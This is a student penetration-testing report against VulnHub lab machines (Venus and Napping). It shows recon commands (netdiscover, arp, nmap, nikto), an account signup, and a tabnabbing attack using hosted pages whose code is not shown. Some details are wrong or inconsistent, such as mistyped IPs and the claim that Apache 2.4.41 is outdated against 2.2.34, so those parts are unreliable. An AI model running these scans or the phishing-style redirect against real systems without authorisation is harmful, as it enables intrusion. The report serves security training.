**VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT**

**Project Name:** **VAPT Assessment of Venus and Napping Virtual Machines**

**Prepared by:** Ngabonziza Cedrick Kennedy  
**Student ID:** 25503  
**Date:7 August 2025**

**Client:** X Company

**EXECUTIVE SUMMARY**

**Project Scope and Objectives**

This Vulnerability Assessment and Penetration Testing (VAPT) engagement targets the Venus and Napping virtual machines hosted locally via VulnHub. The objective is to identify and exploit security vulnerabilities through comprehensive testing methodologies, assess their potential impact on system security, and provide detailed remediation recommendations to strengthen the overall security posture.

**Testing Environment:**

* Target Systems: Venus VM and Napping VM (VulnHub)
* Testing Approach: Black-box penetration testing
* Testing Duration: [Insert duration]
* Methodology: OWASP Testing Guide and NIST SP 800-115

## PHASE 1: INITIAL ASSESSMENT & PLANNING

### Step 1: Virtual Machine Setup and Configuration

**VM Import Process:**

**Target Systems Imported:**

1. **Venus VM** - "The Planets: Venus" from VulnHub
2. **Napping VM** - "Napping: 1.0.1" from VulnHub

**Import Configuration Used:**


* **MAC Address Policy:** Generate new MAC addresses for all network adapters
* **Storage Format:** VDI (VirtualBox Disk Image)
* **Base Folder:** C:\Users\ingab\VirtualBox VMs


**Network Configuration:**

* **Network Adapter Type:** Bridge Adapter
* **Purpose:** Ensures all machines (Kali, Venus, Napping) are on the same network segment
* **Benefit:** Allows direct communication between attacking machine and targets

**VM Status Verification:**

* Venus VM Import:



* Napping VM Import: 
* **Network Topology:**
* Kali Linux (Attacker): Bridge Adapter - IP: 192.168.43.233
* Venus VM (Target 1): Bridge Adapter - IP: 192.168.43.240
* Napping VM (Target 2): Bridge Adapter - IP: 192.168.43.97

**Step 2: Identify Server IP Addresses**



**Step 3: Network Discovery and Target Identification**

**Network Discovery Process:**

* **Command Used:** sudo netdiscover


****

**Discovered Active Hosts:**

* 192.168.43.1 - Gateway/Router (Unknown vendor)
* 192.168.43.164 - Intel Corporate
* 192.168.43.240 - PCS Systemtechnik GmbH
* 192.168.43.97 - PCS Systemtechnik GmbH


**Target Verification:** Commands used to verify target systems:

* Commands: ping -c 2 192.168.43.240
* ping -c 2 192.168.43.93



**Step 4: MAC Address Identification**


* Command : **arp -a**




**Step 5: Comprehensive Port Scanning with Nmap**

### Target Information Recap

* **Venus VM**: 192.168.43.240 (MAC: 08:00:27:24:68:f0)
* **Napping VM**: 192.168.43.97 (MAC: 08:00:27:72:96:69)
* **Command for Venus:** nmap -sS -sV -A -T4 192.168.240




* **Command for Napping:** nmap -sS -sV -A -T4 192.168.43.97




A.NAPPING

***SECTION I***


* Browse the website:<http://192.168.43.97>
* And add the random link : <http://random>




* Source code :



* **Outcome : the vulnerability is Underscore blank**
* **Offence : \**
* **we have to create the vulnerability page**
* **Vfile.html**




* **Index.html**




* **Host these both files**



* **Access them via the request space in the napping UI**
* **http://localhost/Napping/index.html**
* **http://localhost/Napping/Vfile.html**






* **So you may see that they are being accessed where they are hosted**



***SECTION II***


**Step 6: Web Vulnerability Scanning**

* Browse The Website : <http://192.168.43.97>




Explore the Website:


* Sign up:(username:admin && password:admin123)



* Login :



* Home:



After successful authentication, the application reveals a blog promotion platform with the following features:


- User dashboard with admin privileges

- Blog link submission functionality

- Administrative controls (Reset Password, Sign Out)

- Vulnerable input processing system

* **Nikto Command : nikto -h <http://192.168.43.97>**




### ****KEY VULNERABILITIES FOUND:****

**1. Security Headers Missing:**

* ❌ **X-Frame-Options** header missing (Clickjacking vulnerability)
* ❌ **X-Content-Type-Options** header missing (MIME sniffing attacks)

**2. Critical Findings:**

* **CGI Directories** found (potential attack vectors)
* **Apache 2.4.41** appears outdated (current: Apache 2.2.34+ EOL)
* **Junk HTTP methods** supported (potential security issue)
* **/config.php** - PHP config file may contain database credentials!
